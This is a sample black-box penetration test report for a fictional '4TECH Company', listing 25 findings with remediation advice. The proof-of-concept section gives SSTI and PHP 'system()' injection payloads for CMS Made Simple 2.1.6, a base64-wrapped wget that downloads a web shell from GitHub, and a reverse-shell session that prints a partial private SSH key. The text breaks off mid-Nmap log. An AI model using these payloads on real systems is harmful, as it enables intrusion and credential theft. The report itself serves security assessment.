INFORMATION SECURITY REPORT

Penetration Testing (Black Box)

4TECH Company, LLC

Friday, February 4, 2022

THIS IS AN EXAMPLE REPORT AND DOES NOT REPRESENT ANY ACTUAL COMPANY OR VULNERABILITIES

TABLE OF CONTENTS


EXECUTIVE SUMMARY

The web application was shown to have numerous critical vulnerabilities that could allow an external attacker to take control of the server and compromise not only the web application, but also local services and hosts present on the intranet.

In addition to also presenting several attack surfaces that can harm the company's image, deceive common users or obtain information from the database in addition to extracting confidential information from the systems or even causing its unavailability, which can generate great misfortune for company and the infrastructure itself.

Most of these vulnerabilities can be mitigated by filtering user input and/or checking parameters passed via URL and user interaction. The system itself has some protections against intrusion, but they are insufficient to prevent an attacker from succeeding in their attack.

Graph Summary



Level	Vulnerability Name	Status
[Critical]	RCE / Remote Code Execution	OPEN
[Critical]	Privilege Escalation	OPEN
[Critical]	SSTI / Server-Side Template Injection	OPEN
[Critical]	FTP Denial of Service	OPEN
[Critical]	FTP Path Transversal	OPEN
[High]	Cross Site Scripting / XSS – Reflected	OPEN
[High]	Application without Encryption (SSL)	OPEN
[High]	Vulnerable Network Monitor	OPEN
[High]	MD5 password encryption	OPEN
[High]	FTP with anonymous login enabled	OPEN
[High]	FTP with weak/default username and password	OPEN
[High]	Sending passwords in plain text	OPEN
[High]	PHP Information Disclosure	OPEN
[High]	Execution of malicious files	OPEN
[Medium]	Users Privileges misconfiguration	OPEN
[Medium]	CMS with known vulnerabilities	OPEN
[Medium]	Open SSH service for WAN	OPEN
[Medium]	Components with Known Vulnerabilities	OPEN
[Medium]	Open administration page	OPEN
[Medium]	Lack of brute protection forcing	OPEN
[Medium]	Directory Listing	OPEN
[Medium]	CMS User Enumeration	OPEN
[Low]	Apache Version Disclosure	OPEN
[Low]	Robots.txt File Disclosure	OPEN
[Info]	No Informative Found	OPEN

TESTING SUMMARY

This report was developed to identify, analyze, catalog and describe vulnerabilities found in the system during the Pentest process in the **4TECH Company, LLC** systems.

The entire process was carried out considering the integrity, availability and confidentiality of the application.

We use a comprehensive methodology to provide a security review of **4TECH Company, LLC.** This process begins with detailed scanning and research into the environment, with the use of automate, manual and AI-Powered testing for known vulnerabilities. Manual exploitation of vulnerabilities follows for the purpose of detecting security weaknesses across all assets in scope.

The comprehensive methodology includes reasonable and real-world based test cases, ensuring the high-quality and precision during the tests aligned with the most recognized **Penetration Testing Standards**.

PROJECT SCOPE

As described in the Rules-of-Engagement (RoE), the following assets were considered in-scope for this engagement. Additional assets outside this scope were not tested.

- Web application audit
- Audit of local services
- Intranet audit

METHODOLOGY

OiSecurity employs a multi-faceted approach to cybersecurity assessments, combining industry-leading methodologies to ensure a thorough and effective security evaluation. Our methodology incorporates elements from the Open Source Security Testing Methodology Manual (OSSTMM), the Pen Test Execution Standard (PTES), the Open Web Application Security Project (OWASP), the OWASP Application Security Verification Standard (ASVS), and the OWASP Web Security Testing Guide. This structured approach enables us to conduct rigorous security assessments across Networks, Infrastructure, Cloud Environments, Mobile Applications, and Web Applications, providing our clients with actionable insights to enhance their security posture.

1. RECONNAISSANCE

The first phase of our assessment focuses on gathering critical intelligence about the **4TECH Company, LLC's** network and applications. This phase lays the groundwork for a customized penetration test by identifying key assets, entry points, and potential attack vectors. Reconnaissance is conducted through automated tools (e.g., Nmap) as well as manual techniques such as network fingerprinting and discovery, ensuring comprehensive data collection.

2. AUTOMATED TESTING

Automated vulnerability scanning is utilized to establish a baseline for further manual assessment. These tools help identify potential vulnerabilities efficiently, allowing for a more structured and methodical evaluation. Each finding is subsequently verified manually to eliminate false positives and ensure accuracy, thereby enhancing the reliability of the results.

3. MANUAL EXPLORATION

Our experienced security consultants conduct a detailed manual analysis of the target network or application. This step involves leveraging results from automated scans alongside expert knowledge and techniques to uncover complex security flaws

that automated tools may overlook. This hands-on approach allows us to simulate real-world attack scenarios and assess the true impact of identified vulnerabilities.

4. ASSESSMENT REPORTING

OiSecurity follows a structured reporting standard to provide clear, actionable, and prioritized security insights. Our reports include:

- Executive Summary – A high-level overview of the findings and their potential impact on business operations.
- Risk Ratings and Identified Vulnerabilities – A categorized list of discovered vulnerabilities, ranked based on severity and exploitability.
- Assets and Data Compromised During Assessment – A detailed breakdown of affected systems, applications, and data.
- Detailed Risk Remediation Steps – Practical and specific recommendations for mitigating identified risks and strengthening overall security posture.

VULNERABILITIES SUMMARY

[CRITICAL] RCE / Remote Code Execution	
ID	**VULN-1**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability could allow an attacker to execute commands on the operating system through an SSTI vulnerability in the web application.
RECOMMENDATION	Filter the argument passing.

[CRITICAL] Privilege Escalation	
ID	**VULN-2**
STATUS	**OPEN**
ASSETS	Nagios Network Monitor v4.2.1
DESCRIPTION	Allows the attacker, after breaking into the system, to gain administrative privileges.
	Keep Software and Services up to date.

RECOMMENDATION	

[CRITICAL] SSTI / Server Side Template Injection

ID	**VULN-3**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	Allows an attacker, through template syntax, to inject malicious code into the engine that processes these templates.
RECOMMENDATION	Sanitize parameter passing and/or create a character blocklist to prevent certain characters from being processed on the server, and keep the Template Engine updated.

[CRITICAL] Sensitive files without protection

ID	**VULN-4**
STATUS	**OPEN**
ASSETS	Nagios Network Monitor v4.2.1

DESCRIPTION	This vulnerability allows an attacker to read and/or edit files that contain sensitive information such as user data, access credentials, etc.
RECOMMENDATION	Adequately protect these files with privilege control, access passwords, and/or encryption.

[CRITICAL] FTP Denial of Service

ID	**VULN-5**
STATUS	**OPEN**
ASSETS	Internal FTP Service
DESCRIPTION	This vulnerability allows the connection to the server or service to be interrupted or denied, preventing users from accessing the system or service.
RECOMMENDATION	Update software to the latest version provided by the proprietary vendor.

[CRITICAL] FTP Path Transversal

ID	**VULN-6**
STATUS	**OPEN**
ASSETS	Internal FTP Service

DESCRIPTION	This vulnerability allows a user to access files via FTP beyond the configured margins, accessing unexpected data.
RECOMMENDATION	Update or replace the software to correct this vulnerability.

[HIGH] Cross Site Scripting / XSS – Reflected

ID	**VULN-7**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to execute client-side code and carry out social engineering attacks to obtain information.
RECOMMENDATION	Sanitize parameter passing and/or character allowlist.

[HIGH] Application without Encryption (SSL)

ID	**VULN-8**
STATUS	**OPEN**
ASSETS	Web Application and Internal Server

DESCRIPTION	Allows proxies, ISPs, or attackers through the MITM attack to intercept, read and change the content of requests on all web pages of the application.
RECOMMENDATION	Implement Secure HTTP protocol (HTTPS) that uses SSL encryption.

[HIGH] Vulnerable Network Monitor

ID	**VULN-9**
STATUS	**OPEN**
ASSETS	Nagios Core v4.2.1
DESCRIPTION	This vulnerability consists of running a network infrastructure monitor with known vulnerabilities.
RECOMMENDATION	Update Nagios Core v4.2.1 to a newer version or use another more secure monitor.

[HIGH] MD5 password encryption

ID	**VULN-10**
STATUS	**OPEN**
ASSETS	Web Server - Database, Internal Server – Database
DESCRIPTION	

	This vulnerability allows attackers with access to the database and access to MD5 hashes to apply techniques to easily discover encrypted passwords
RECOMMENDATION	Implement more reliable encryption like sha-512 or better.

[HIGH] FTP with anonymous login enabled

ID	**VULN-11**
STATUS	**OPEN**
ASSETS	Internal FTP Server
DESCRIPTION	This vulnerability allows a user without credentials to access the FTP server without credentials.
RECOMMENDATION	Disable functionality.

[HIGH] FTP with weak/default username and password

ID	**VULN-12**
STATUS	**OPEN**
ASSETS	Internal FTP Server

DESCRIPTION	This vulnerability allows an attacker, through bruteforce, to easily discover access credentials.
RECOMMENDATION	Implement a strong username and password, where it is recommended that the password is longer than 10 characters, including upper and lower case letters, numbers and special characters.

[HIGH] Sending passwords in plain text

ID	**VULN-13**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to intercept user passwords sent in plain text through POST requests through MITM attacks.
RECOMMENDATION	Apply obfuscation of this credential with SSL and/or Client Side Coding.

[HIGH] PHP Informations Disclosure

ID	**VULN-14**
STATUS	**OPEN**
ASSETS	Web Application

DESCRIPTION	This vulnerability allows an attacker to inject the phpinfo() function, which returns various sensitive information about the server, such as operating system, database, engines, apache service configurations, etc.
RECOMMENDATION	Apply parameter sanitization and/or blocklist of special words.

[HIGH] Execution of malicious files

ID	**VULN-15**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows the system to execute malicious scripts or malware without applying proper Scanning.
RECOMMENDATION	Provide an antivirus, SAST and/or DAST code analysis.

[MEDIUM] User's Privilege Misconfiguration

ID	**VULN-16**
STATUS	**OPEN**

ASSETS	Web Application and Internal Server
DESCRIPTION	This vulnerability allows ordinary or low-privileged users to run programs as root or with root access.
RECOMMENDATION	Correctly apply privilege policies and prevent programs that require more privileges from running without them.

[MEDIUM] CMS with known vulnerabilities

ID	**VULN-17**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to exploit known and recorded vulnerabilities in this version of CMS.
RECOMMENDATION	Apply a path or version update to the CMS or Implement a new, more secure CMS.

[MEDIUM] Open SSH Service for WAN

ID	**VULN-18**

STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows any attacker who has the server's IP address to attempt to access the SSH service, which can be subjected to distributed bruteforce, which can in some cases generate a DoS.
RECOMMENDATION	Apply a list of IPs allowed to access that service.

[MEDIUM] Components with Known Vulnerabilities

ID	**VULN-19**
STATUS	**OPEN**
ASSETS	Web Application and Internal Server Dependencies
DESCRIPTION	This vulnerability consists of the implementation of components and/or dependencies that have a known vulnerability that can be exploited by an attacker.
RECOMMENDATION	Apply dependency and component policies to prevent the use of components that are out of date or have any vulnerability.

[MEDIUM] Open admin page

ID	**VULN-20**
STATUS	**OPEN**
ASSETS	Web Application and Internal Server
DESCRIPTION	This vulnerability allows attackers to discover and access the administrative page, thus increasing their attack surface.
RECOMMENDATION	Remove or change Robots.txt file, apply IP blocking in case of directory bruteforcing.

[MEDIUM] Lack of protection against brute-forcing

ID	**VULN-21**
STATUS	**OPEN**
ASSETS	Web Application and Internal Server
DESCRIPTION	This vulnerability allows attackers to successfully carry out brute force attacks in an attempt to discover access credentials.

RECOMMENDATION	Apply maximum attempt limit, Captcha verification, IP blocking.

[MEDIUM] Lack of protection against brute-forcing

ID	**VULN-22**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability consists of a server functionality that lists files in a directory if an attacker types their path in the URL.
RECOMMENDATION	Disable Directory Listing on the Apache server and/or access to directories.

[MEDIUM] CMS User Enumeration

ID	**VULN-23**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to discover valid usernames in the web application.

RECOMMENDATION	Disable “Non-Existing User” indicator.

[LOW] Apache Version Disclosure

ID	**VULN-24**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to discover the version of Apache running on the operating system.
RECOMMENDATION	Remove Web Server Version Banner.

[LOW] Robots.txt File Exposed

ID	**VULN-25**
STATUS	**OPEN**
ASSETS	Web Application
DESCRIPTION	This vulnerability allows an attacker to discover hidden directories or files through the Robots.txt file.
	Change or remove file.

RECOMMENDATION	

PROOF-OF-CONCEPT

[ATTACK CHAIN] RCE + XSS + PHPInfo + SSTI PoC

ID	POC-1
STATUS	**OPEN**
REFS	CVE-2018-7448 CVE-2017-16783
ASSETS	Web Application and Internal Server

STEPS TO REPRODUCE

The Web server uses a CMS Service called “CMS Made Simple” which is in version 2.1.6, which has records CVE-2018-7448 (Remote Code Execution) and CVE-2017-16783 (Server Side Template Injection).

The page “/index.php” allows, through the parameters “cntnt01detailtemplate” through the “string” attribute, to exploit Cross Site Scripting (XSS), Server Side Template Injection (SSTI) and Remote Code Execution (RCE) vulnerabilities.

Cross-Site Scripting - XSS


When adding the value “gato” to the page parameters “/index.php” in the URL parameter “cntnt01detailtemplate=string:” as follows:

Allowing a malicious user to send this URL to a victim, changing the content of the page through this vulnerability.

Server Side Template Injection – SSTI

Using the same implementation of the XSS vulnerability, but instead of typing Strings or scripts, but instead keys ``` (“ { } “)``` , the server interpreted them as templates and processed them in the Template Engine.

By applying the value ``` “{7*7}”``` to the URL parameter ```“cntnt01detailtemplate=string:”``` , the Server processes this mathematical equation 7, thus allowing an attacker to inject information that will be processed internally on the Server and displayed when the page loads.




Remote Code Execution – RCE

Using the same SSTI implementation, since the server will process the template information and display it on the page, you can inject a PHP call into the html document by using “{php} php code {/ php}” in the parameter from the URL “cntnt01detailtemplate=string:”. And by declaring the “system();” function within this PHP call, you can inject commands directly into the kernel in the operating system, for example: “system(ifconfig);” which returns the server's network information. It also allows you to execute native PHP functions, such as “phpinfo();”.

PHP Version 7.4.3

System	Linux ip-10-0-0-151 5.8.0-1038-aws #40~20.04.1-Ubuntu SMP Thu Jun 17 13:20:15 UTC 2021 aarch64
Build Date	Jul 5 2021 15:13:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip


However, in this case this function is limited to just one String, in other words, the command: “system(ls -la);” would generate an error and cause instability on the page. To get around this error and execute complex commands in the kernel, you can use commands encoded in Base64 with something like “system(base64_decode(code_em_base_64));”.




The images depict the use of the command:

“wget https://raw.githubusercontent.com/LeoDBMX/Pentest_Auxiliary/WebShell.php”

Encoded in Base64 to trick the server into downloading a WebShell and by default stores it in '.../www/html/WebShell.php', which can be accessed via the web application.



Considering that the WebShell that was downloaded for the web application has the ability to execute commands more easily on the system, it is now possible to execute complex commands in a simple way, allowing you to generate, for example, a reverse shell.



[ATTACK CHAIN] Unprotected WebShell, Malware, SSH and Sensitive Files

ID	POC-2
STATUS	**OPEN**
REFS	Privilege Escalation Web Shell Metasploit Denial-of-Service
ASSETS	Web Application and Internal Server
STEPS TO REPRODUCE	

To avoid the risk of generating a DoS, we used a Webshell to generate a file that would establish the remote shell connection. This Webshell provides a PHP page in the web application, accessible through the browser, which already includes command execution implementations in the kernel. You can also download Malware in PHP created with “msfvenom”, which are not checked by the operating system (No Antivirus), to establish “meterpreter” sessions with the attacker without the risk of instability or unavailability, however it has been observed that the server, a cloud machine provided by Amazon, has port blocking by the firewall implemented by the cloud machine configuration, preventing the use of the “Metasploit” tool.

A reverse shell connection allows full access to OS commands that fall within the user's privileges, in this case “www-data” who does not have many privileges on the system. It is still possible to access all files relating to the web application and some system files such as “/etc/passwd” which displays all existing users, as well as reading
the files in the users' Home folders . It also allows reading and writing of web application files including Backup iles in “/var/backups/” where a “ssh_keys” directory was found which until now contained a completely unprotected and functional private SSH key.

```
www-data@ip-10-0-0-151:/var/backups$ cd ssh_keys
cd ssh_keys
www-data@ip-10-0-0-151:/var/backups/ssh_keys$ ls
ls
nagios_id_rsa
www-data@ip-10-0-0-151:/var/backups/ssh_keys$ cat nagios_id_rsa
cat nagios_id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4MUJ96kVBqWWw7YON7H9aHEx5YFAyrH4pCj4SSbeEJIdf11WKY0
wJRccRw8dk5QFVBVHYSim4yYFTZ1jiqsN2e2gpLj8CzoUgVsFB/Dkd46lqRjgtGZ2SsJJN
lGAHczs7uyX/67ZqlWkE1omS+r7+yJ8lrnL0KwNrzyalMVqGzcESS8UK7e/o9iKCFpTqoj
WpE4BSZJa3zvzMY70kfv1Gp0LnuyyEO9L2eXMN/OuAttoasYaY9OU9M7P4SqLhEM321uVV
y0OJtrheEE/IH97rmh+c6gO46imXbHe5LDweoNzzHqHfyqTAzCLVXdEF9gfW5dLhbJaQAG
7Y+r45NgXE547UJQa83Xm9SlJNOAyG+eRycdNTsEx7lByEs+nky2A0vQ5t2fGWftnNKQqn
ObKf5UFDAYlq0UpO+0AemgeAsobn4jv1cC4+kKRfzwHNSXZBYofERttQ4ji8Fg1RPdNnYR
bLiEWxKT9rzS+g7M79nbVqJXSiMTc01wi/UtmYAhAAAFkOlVvEPpVbxDAAAAB3NzaC1yc2
EAAAGBALODFCfepFQallsO2Djex/WhxMeWBQMqx+KQo+Ekm3hCSHX9dVimNMCUXHEcPHZO
UBVQVR2EopuMmBU2dY4qrDdntoKS4/As6FIFbBQfw5HeOpakY4LRmdkrCSTZRgB3M7O7sl
/+u2apVpBNaJkvq+/sifJa5y9CsDa88mpTFahs3BEkvFCu3v6PYighaU6qI1qROAUmSWt8
78zGO9JH79RqdC57sshDvS9nlzDfzrgLbaGrGGmPTlPTOz+Eqi4RDN9tblVctDiba4XhBP
yB/e65ofnOoDuOopl2x3uSw8HqDc8x6h38qkwMwi1V3RBfYH1uXS4WyWkABu2Pq+OTYFxO
eO1CUGvN15vUpSTTgMhvnkcnHTU7BMe5QchLPp5MtgNL0Obdnxln7ZzSkKpzmyn+VBQwGJ
atFKTvtAHpoHgLKG5+I79XAuPpCkX88BzUl2QWKHxEbbUOI4vBYNUT3TZ2EWy4hFsSk/a8
0voOzO/Z21aiV0ojE3NNcIv1LZmAIQAAAAMBAAEAAAGAW9HmU2Zsg6B92+HB84TwntG6B6
```

This key allows access via SSH with the Nagios user without the need to enter the user password when making the connection.
As a side note, the web server's SSH port is currently open to any IP, allowing anyone to attempt thisconnection, creating the opportunity for widespread bruteforce.

```
└─$ cat Complete_Scan_ALL_PORTS.nmap
# Nmap 7.92 scan initiated Mon Feb 14 10:47:10 2022 as: nmap -T4 -p- -A -oN Complete_Scan_ALL_PORTS.nmap 18.208.97.176
Nmap scan report for ec2-18-208-97-176.compute-1.amazonaws.com (18.208.97.176)
Host is up (0.15s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
